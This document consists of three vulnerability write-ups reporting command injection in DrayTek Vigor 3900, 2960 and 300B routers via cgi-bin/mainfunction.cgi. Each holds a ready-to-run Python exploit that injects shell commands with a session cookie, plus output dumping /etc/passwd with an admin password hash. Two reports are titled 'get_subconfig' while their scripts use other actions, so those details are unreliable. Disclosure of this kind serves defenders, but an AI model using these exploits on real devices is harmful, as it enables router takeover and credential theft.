CVE21: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `packet_monitor`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `packet_monitor`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests


action =  "packet_monitor"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "operation": cmd,
            "ip": "system",
            "action":action,
            "option": "terminate",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `packet_monitor` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE22: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```
import argparse
import requests

action="avmdoc_rm"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "'&"+cmd +"&"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action": action,
            "dir": cmd,
            "file": "1"
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE23: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```python
import argparse
import requests

action="reboot"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "'&"+cmd +"&"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "config": "default",
            "rfilter": "system",
            "action": action,
            "act": cmd,
            "file": "1"
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)

```

```
60
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn